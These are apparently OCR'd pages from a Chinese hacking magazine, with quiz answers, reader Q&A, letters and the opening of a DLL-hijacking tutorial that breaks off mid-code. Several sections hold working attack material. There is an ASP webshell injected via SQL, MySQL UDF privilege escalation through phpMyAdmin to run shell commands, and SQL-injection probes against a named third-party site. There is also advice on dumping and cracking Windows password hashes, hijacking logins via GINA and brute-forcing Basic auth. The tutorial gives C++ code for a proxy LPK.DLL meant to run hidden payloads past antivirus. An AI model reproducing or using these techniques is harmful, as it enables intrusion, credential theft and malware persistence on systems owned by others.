18、答案：SELECT '<%eval(request(chr(35)))%>' into [fuck] in 'c:\asp.asp;fuck.xls' 'EXCEL 4.0;' from admin
19、答案：move *.txt *.asp

高手专栏

20、答案：当前用户的.ssh

新洞练练看

21、答案：通过逆向分析公布的exp得到的。
22、答案：通过XSS调用js文件
23、答案：NC
24、答案：由于GID过滤不严，导致普通用户可以购买管理员权限。
25、答案：大小写

无线安全

26、答案：关闭蓝牙功能、关闭蓝牙共享、升级手机操作系统

管理维护

27、自做题，提示：请读者动手实际实践一下。

安全防御

28、答案：GPG与PGP完全兼容。
29、答案：① SSID——它的全称是（Service Set Identifier），翻译成中文是服务集标识。也可以写为ESSID。
② AP是（Wireless）Access Point的缩写，即（无线）访问接入点。

黑客免杀

30、答案：自做题，提示：请读者动手实际实践一下。

快码加编

31、答案：内核层下驱动级的，用户层下API挂钩的，利用Windows技巧的。
32、答案：在生成服务端时填写动态域名，在IP更改后修改动态域名的映射关系即可。
33、答案：在uses区域中引用inifile单元。
34、答案：它是网络的一种安全机制，是用来解决网络延迟和阻塞等问题的一种技术。
35、答案：文中提到了WINSOCK.OCX和INET.OCX，其实XMLHTTP也是可以的。
36、答案：SetWindowText。
37、答案：ASCII码32至126及9（TAB符）、
38、答案：提供了。


Cracker

39、答案：ASCII、unicode和binary

高级

系统底层

40、答案：是一组不定长度的指令集。



Q：phpmyadmin控制服务器重启

我有一个phpmyadmin的root账户，怎样用phpmyadmin控制服务器重启？我不会phpmyadmin里的sql语句执行命令，能不能告诉我phpmyadmin里的重启命令？

A：我以Langouster_udf.dll提权网马为例，打开源码后有一段16进制字符串：0x4d5a（省略N行），你把这段代码拷贝出来，我这里把这段代码表示为“udfcode”。在phpmyadmin的SQL命令行下执行

select udfcode into outfile 'c:/windows/udf.dll'，如果执行成功即文件已创建，我们执行

Create Function cmdshell returns string soname 'c:/windows/udf.dll' 创建一个cmdshell函数

让服务器重启就可以执行如下命令：select cmdshell('shutdown -r -t 1')。如果是iis搭建的php环境也可以考虑用iisreset /REBOOT

我看到有朋友提出让你先获得webshell，然后再传udf提权网马，其实在phpmyadmin下你可以做很多事情，包括读取和上传文件。本例限于Windows2003环境并且Mysql版本小于5.1，大于5.1的需要把函数的dll导出到lib目录才能创建函数，至于linux环境下的udf创建函数执行命令，要求也必须指定dll目录。至于MYSQL是否有语句可以重启服务器，确实有待查证。

本贴地址：http://bbs.nohack.me/thread-128127-1.html

Q：可以登录QQ不能打开网页

电脑只能登QQ不能浏览网页，也就是说打不开网址，是怎么回事呢，该怎么办呢？

A：一般能登录QQ却不能上网的主要原因还是DNS服务器设置的问题，我们可以采取在本地的TCP/IP属性里面设置固定的ISP提供的DNS服务器地址。但是在内网环境下，由于遭受到ARP攻击的DNS欺骗，我们的DNS可能会被劫持到攻击者事先预定的网站，如果攻击者随便指定一个DNS服务器地址，那么打不开网页就很正常了。当然跟HOSTS文件也有一定的关系，例如把常用网站都指向本地了，这种情况一般是恶作剧病毒所为。建议新手朋友熟悉一下这个命令：nslookup，就能判断是不是DNS的问题了。

本贴地址：http://bbs.nohack.me/thread-128114-1.html

Q：黑网站还有数据库到底是一个怎么样的过程？

有谁能解释一下，就像外挂，主要通过截取数据包并篡改欺骗服务器造成高伤害等一类的。那黑网站和数据库是怎么回事？我的理解是浏览网页中有各种函数调用服务器上的数据库内容，通过一个“漏洞”，可以以游客身份使用函数调用一些内容，达到入侵主机的效果。

A：我觉得这是一个很好的问题，并且你的理解也有一定道理。外挂现在分为好多种，比如模拟键盘的、鼠标的、修改数据包的，还有修改本地内存的。这些都是通过模拟或者欺骗来实现。而你所说的黑站是通过浏览网页中的函数调用数据库内容，形成一个漏洞，这个差不多就是注入的一种另类理解，包括常规的SQL注入或者是静态注入（跨站），但是这些内容是WEB脚本或者说数据库本身的特有性质，这些操作是在本地完成的，通过服务器解析执行达到我们的目的，也可以算的上是一种模拟的欺骗。就像cookies欺骗一样，就是通过修改本地的数据来达到欺骗服务器的目的伪造成管理员权限，这和外挂的执行方式有相似之处。但是从根本上来认识，外挂就是外挂，大多数外挂都是完全模拟行为或者修改本地数据来达到欺骗服务器，但是基本上不会对服务器有任何影响。但是入侵网站或者数据不一样了，操作执行都是在服务器本身完成的，我们甚至可以理解为这是一种正常行为。作为新手朋友，能有这种见解已经很可贵了，不过学习渗透的本质在于对一些基础知识的了解，就像你知道外挂的原理以及编写外挂一样，我们必须了解一下脚本和数据库的本质，才知道入侵过程中我们到底通过什么行为扮演了什么角色。

本贴地址：http://bbs.nohack.me/thread-126851-1.html

Q：我找到了注入点但是猜不到表名，是怎么回事了？ 请高手帮忙解决。我用的是明小子旁注工具。

注入地址：http://www.fsgg.com/index.asp?sid=52**

还有能告诉我一下手动猜表名的SQL语句吗？

A：这是一个ACCESS类型的注入点，一般在加入单引号爆错讯息的情况下，很容易可以判断出数据库，例如这里的爆错为：Microsoft JET Database Engine 错误 '80040e14'，显而易见的access数据库类型。至于猜不出表名的情况很正常，access只能采取猜解表名和字段并用union或者折半的方法获得数据，不会像mysql或者mssql那样有内置的表或者函数进行注入，猜解表名的方法一般有两种，例如我们判断是否存在admin这个表

```
http://www.fsgg**.com/index.asp?sid=52 and exists(select * from admin)
http://www.fsgg**.com/index.asp?sid=52 and (select * from admin)>0
```

当然了，我们判断数据库的类型往往非常重要，这里我贴出来常规的判断数据库类型的办法：

```
Access:
 aNd aSc(cHr(97))=97
 and exists(select id from MSysAccessObjects)

SQL Server:
 and exists(select id from sysobjects)
 and len(user)>0

MySQL:
 and length(user())>0
```

关于access类型数据库得不到表或者字段的情况，我们最好是结合手工语句进行判断，因为有些表前缀或者相关信息，我们还是可以结合自己的能力判断的。

本贴地址：http://bbs.nohack.me/thread-125465-1.html

Q：得到windows2003管理员密码、windows2003管理员权限，如何破admin密码？谢谢！！

A：关于入侵服务器后得到管理员密码，可能有很多朋友觉得没有必要，觉得都是管理员权限了就不需要获得这些信息。我这里要纠正一下，其实获取本机内置密码很重要，特别是在内网渗透的信息收集以及用自带的账户开启VPN权限更加安全。我们回到问题本身，获取administrator等账户密码一般可以采取如下办法：1、使用gethashes或者pwdump等工具抓取管理员的HASH，然后采取LC5、SAMINSIDE等工具进行破解，当然有彩虹表的前提下，现在大多数人都会选择ophcrack等工具，不过现在都不需要本地破解了，抓获了HASH就可以使用如下的网站，14位以内的密码可以直接在线查询。

http://www.objectif-securite.ch/en/products.php

2、如果密码过于复杂，例如超过14位无法进行破解，可以考虑采取GINA劫持，例如winlogonhack这样的工具劫持登陆密码，不过在打了补丁的系统上会导致系统错误无法登陆。


本贴地址：http://bbs.nohack.me/thread-125153-1.html

Q：任何突破后台双重认证

我通过跨站得到一个网站的后台管理密码并劫持到登陆地址，后台地址很变态，可是后台目录做了BASIC验证，我是搞脚本的，请问如何突破这个限制？

A：这位兄弟看来也是一位渗透好手，能够通过跨站获得相关信息，新手朋友应该多多借鉴和学习。这种情况一般就只能采取暴力破解了，一般的后台用户有很多，但是管理员为了保障后台的安全，一般会设置双重验证，像这种BASIC的401验证，一般是管理员利用WEB服务器自带的工具或者管理器进行了目录授权验证，例如APACHE的htpasswd就可以对目录设置权限认证，我们一般采取webcrack等工具进行这种基本认证的破解，我个人强烈推荐使用webcrack，设置好验证页面地址后，采取用户名和密码字典就可以很快对这种验证进行破解，至于用户名，一般后台的管理员不会只有一个，所以用户名肯定是拥有服务器管理权限的WEB管理员设置的，字典用户名可以采取域名或者管理员的ID，字典就采用一些常规字典。当然了，像APACHE的这种认证，如果有文件读取漏洞，可以读取htaccess文件来获得相关信息，包括用户名和密码档，密码可以采用passwordsPRO进行破解。最后回到这个BASIC认证的破解上面，除了webcrack我们还可以采取WVS的“Authentication Tester”来破解，这里就仁者见仁了。

本贴地址：http://bbs.nohack.me/thread-125163-1.html



不知道今年的国庆大家如何安排，小编我在这里先恭祝大家十一有个好心情，没有女友的全部能够找到自己的另一半。另外小编我先在这里透露一下：非安全在十一期间每天都会举办活动，奖品多多，要记得随时关注啊，也许大奖就是你的！

论坛读者： 尹志远

所在城市： 山东省淄博

目前职业： 网管

建议意见： 希望黑手能够多刊登一些关于QQ的使用技巧、手工查杀木马以及硬件技术类文章。

惦记开辟新版块的编辑： 尹志远同学的信小编已经收到了好几封，每封信都写的非常长，而且在信中提出自己的想法以及意见。非安全在杂志的内容结构上会进行相应的调整，每期都在进行新栏目的融入以及知识比例的调整，力求每期给大家不同的感觉。论坛方面也在进行改革，会开辟专门的意见版块供大家交流。另外透露一下，非安全近期将会出版一本关于QQ的图书啊。

姓名昵称： 马崇

所在城市： 黑龙江省鸡西市

目前职业： 学生

建议意见： 脱离普遍的“教科书”式的杂志模式，更深一步，系统分析其内部原理，从本质上改变。从而达到不是盲目的使用工具，而是有目的的

去应用电脑知识，而达到软件的效果。

讨厌教科书杂志模式的小编：看到马崇的建议，我的第一感觉就是英雄所见略同。授人以鱼，不如授人以渔。本期杂志的全新栏目——**菜鸟扫盲**。就是为了让大家了解并掌握一些最基础的知识，然后再配合杂志中的其他文章来进行实践，起到事半功倍的作用。让大家知其然，而更知其所以然。不再是简单盲目的去使用工具，而是知道其工作原理，从而迅速提高自己的技术水平。

论坛昵称：lutong223

所在城市：山东东营

目前职业：学生

建议意见：平常没什么机会上网，但很想学习技术，《非安全》讲得很好，但不适合我这种最初级的学习者，编辑能否介绍一下先从哪里学起好呢？

"卡"在门槛的小编：经常收到很多读者的来信，询问从哪里起步比较好，如何才能快速入门。其实学习是没有任何捷径的，所谓的快速也是需要你投入一定的精力才能做到的。建议先从《黑客育婴手册》看起，然后就是《精通脚本黑客》、《黑客主流攻击大全》、《黑客脚本全本》等书，从基础开始，逐渐积累自己的知识。当你迈过那道门槛的时候你就会发现另外一个全新的领域。

第四季 又要进入新一年了，学了一年，大家是否有收获啊？如果有，那就动起手来写稿吧，让大家一起分享你的成果，没有呢，也不用急，高手是要经过历练的，继续努力吧！

黑客编程 1+1 系列教程
——DLL 劫持技术详解

鬼谷先生@H4CK.CN

从本文您可以学到：

DLL 劫持技术

说起DLL劫持技术，相信大家都不会陌生，因为这种技术的应用比较广泛，比如木马后门的启动、破解程序的内存补丁、外挂插件的注入以及加密狗的模拟等。之所以DLL劫持技术深受黑客们的喜爱，主要是因为该技术可以有效地躲过大部分杀软，并且实现起来技术难度不大。DLL劫持技术也不是什么新技术，记得在《Windows核心编程》中也有提及相关技术。可是对我们广大初学者来说，DLL劫持技术就显得很神秘了，本系列教程将向大家详细讲解什么是DLL劫持、DLL劫持的形成原因及原理、最后还会以实例向大家讲解如何通过编程实现DLL劫持。

背景知识

首先我们要了解Windows为什么可以DLL劫持呢？主要是因为Windows的资源共享机制。为了尽可能多得安排资源共享，微软建议多个应用程序共享的任何模块应该放在Windows的系统目录中，如kernel32.dll，这样能够方便找到。但是随着时间的推移，安装程序会用旧文件或者未向后兼容的新文件来替换系统目录下的文件，这样会使一些其他的应用程序无法正确执行，因此，微软改变了策略，建议应用程序将所有文件放到自己的目录中去，而不要去碰系统目录下的任何东西。

为了提供这样的功能，从Window2000开始，微软加了一个特性，强制操作系统的加载程序首先从应用程序目录中加载模块，只有当加载程序无法在应用程序目录中找到文件，才搜索其他目录。利用系统的这个特性，就可以使应用程序强制加载我们指定的DLL做一些特殊的工作。

举个例子来说吧，Windows的系统目录下有一个名为LPK.DLL的系统文件，程序运行时会在c:\Windows\system32文件夹下找到这个DLL文件并加载它。如打开记事本程序，用360的进程管理工具可以显示记事本进程加载的所有模块，如图1所示。




图1 记事本加载的所有模块

可以看到记事本加载了c:\Windows\system32\LPK.DLL。

什么是DLL劫持

根据前面说的Windows资源共享机制，操作系统加载程序首先从应用程序目录中加载模块。这一特性在注册表中也有体现：HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode，如果为1，搜索的顺序为：应用程序所在目录→系统目录（用GetSystemDirectory获取）→16位系统目录→Windows目录（用GetWindowsDirectory获取）→运行程序的当前目录→PATH环境变量，如果为0，搜索顺序为：应用程序所在目录→运行程序的当前目录→系统目录（用GetSystemDirectory获取）→16位系统目录→Windows目录（用GetWindowsDirectory获取）→PATH环境变量。Windows Server 2003默认值为1，Windows XP/2000默认值为0或者没有这个键值。但是不管是哪种情况，第一个搜索的肯定是应用程序的所在目录，这样就有机会让应用程序去加载我们的DLL。如果这个DLL和系统目录下的某个DLL同名，导出表也相同，功能就是加载系统目录下的那个DLL，并且将导出表转发到那个真实的DLL。这时DLL劫持就发生了。可以看出，构造一个符合上面要求的DLL，再将其放在可执行文件的目录即可轻松实现DLL劫持了。

DLL劫持的实现

这一步我们的工作就是通过编程来实现一个LPK.DLL文件，它与系统目录下的LPK.DLL导出表相同，并能加载系统目录下的LPK.DLL，并且能将导出表转发到真实的LPK.DLL。可以看出我们要实现的这个DLL需求如下：

1、构造一个与系统目录下LPK.DLL一样的导出表；

2、加载系统目录下的LPK.DLL；

3、将导出函数转发到系统目录下的LPK.DLL上；

4、在初始化函数中加入我们要执行的代码。

我们使用VC++来进行开发，首先是定义导出函数。核心代码如下：

```
#pragma comment(linker, "/EXPORT:LpkInitialize=_gamehacker_LpkInitialize,@1")
#pragma comment(linker, "/EXPORT:LpkTabbedTextOut=_gamehacker_LpkTabbedTextOut,@2")
#pragma comment(linker, "/EXPORT:LpkDllInitialize=_gamehacker_LpkDllInitialize,@3")
#pragma comment(linker, "/EXPORT:LpkDrawTextEx=_gamehacker_LpkDrawTextEx,@4")
#pragma comment(linker, "/EXPORT:LpkExtTextOut=_gamehacker_LpkExtTextOut,@6")
#pragma comment(linker, "/EXPORT:LpkGetCharacterPlacement=
_gamehacker_LpkGetCharacterPlacement,@7")
#pragma comment(linker, "/EXPORT:LpkGetTextExtentExPoint=_gamehacker_LpkGetTextExtentExPoint,@8")
#pragma comment(linker, "/EXPORT:LpkPSMTextOut=_gamehacker_LpkPSMTextOut,@9")
#pragma comment(linker, "/EXPORT:LpkUseGDIWidthCache=_gamehacker_LpkUseGDIWidthCache,@10")
#pragma comment(linker, "/EXPORT:ftsWordBreak=_gamehacker_ftsWordBreak,@11")
```

以上是导出表中的函数，LPK.DLL比较特殊，在导入表中有一项不是函数是数据，因此数据这部分要单独处理。核心代码如下：

```
EXTERNC void __cdecl gamehacker_LpkEditControl(void);
EXTERNC __declspec(dllexport) void (*LpkEditControl[14])() = {gamehacker_LpkEditControl};
```

LpkEditControl这个数组有14个成员，如上定义即可，后面我们还需

要将真正的数据复制过来。

加载系统目录下的 LPK.DLL。核心代码如下：

```
inline BOOL WINAPI Load()
{
        TCHAR tzPath[MAX_PATH];
        TCHAR tzTemp[MAX_PATH * 2];

        GetSystemDirectory(tzPath, MAX_PATH);
        lstrcat(tzPath, TEXT("\\lpk"));
        m_hModule=LoadLibrary(tzPath);
        return (m_hModule != NULL);
}
```

在代码中可以看到，使用 LoadLibrary 方式加载系统目录下的 LPK.DLL。加载完成后就要实现导出函数的转发了，这步是很关键的。

首先要获得原函数地址。核心代码如下：

```
FARPROC WINAPI GetAddress(PCSTR pszProcName)
{
        FARPROC fpAddress;
        CHAR szProcName[16];
        TCHAR tzTemp[MAX_PATH];

        fpAddress = GetProcAddress(m_hModule, pszProcName);

        return fpAddress;
}
```

然后将我们构造的导出函数一一转发。核心代码如下：

```
ALCDECL gamehacker_LpkInitialize(void)
{
    GetAddress("LpkInitialize");
    __asm JMP EAX;
}

ALCDECL gamehacker_LpkTabbedTextOut(void)
{
    GetAddress("LpkTabbedTextOut");
    __asm JMP EAX;
}

ALCDECL gamehacker_LpkDllInitialize(void)
{
    GetAddress("LpkDllInitialize");
    __asm JMP EAX;
}

ALCDECL gamehacker_LpkDrawTextEx(void)
{
    GetAddress("LpkDrawTextEx");
    __asm JMP EAX;
}

ALCDECL gamehacker_LpkEditControl(void)
{
    GetAddress("LpkEditControl");
    __asm jmp DWORD ptr [EAX];
}

ALCDECL gamehacker_LpkExtTextOut(void)
{
    GetAddress("LpkExtTextOut");
    __asm JMP EAX;
}

ALCDECL gamehacker_LpkGetCharacterPlacement(void)
{
    GetAddress("LpkGetCharacterPlacement");
    __asm JMP EAX;
}

ALCDECL gamehacker_LpkGetTextExtentExPoint(void)
{
    GetAddress("LpkGetTextExtentExPoint");
    __asm JMP EAX;
}

ALCDECL gamehacker_LpkPSMTextOut(void)
{
    GetAddress("LpkPSMTextOut");
    __asm JMP EAX;
}

ALCDECL gamehacker_LpkUseGDIWidthCache(void)
{
    GetAddress("LpkUseGDIWidthCache");
    __asm JMP EAX;
}

ALCDECL gamehacker_ftsWordBreak(void)
{
    GetAddress("ftsWordBreak");
    __asm JMP EAX;
}
```

转发完之后不要忘记 LpkEditControl 哦，要将真实数据复制过来。核心代码如下：

```
    memcpy((LPVOID)(LpkEditControl+1), (LPVOID)((int*)GetAddress("LpkEditControl")
+ 1),52);
```

好了，到这里整个 DLL 劫持基本就算完成了，也许你要问，那我们要执行的代码写在哪里？我的方法是将其写到初始化函数中。这样当 DLL 被加载的时候就会执行。下面看一下 DLL 的入口函数吧。

```
BOOL WINAPI DllMain(HMODULE hModule, DWORD dwReason, PVOID pvReserved)
{
    if (dwReason == DLL_PROCESS_ATTACH)
    {
            DisableThreadLibraryCalls(hModule);
            if(Load())
            {
                    memcpy((LPVOID)(LpkEditControl+1), (LPVOID)((int*)
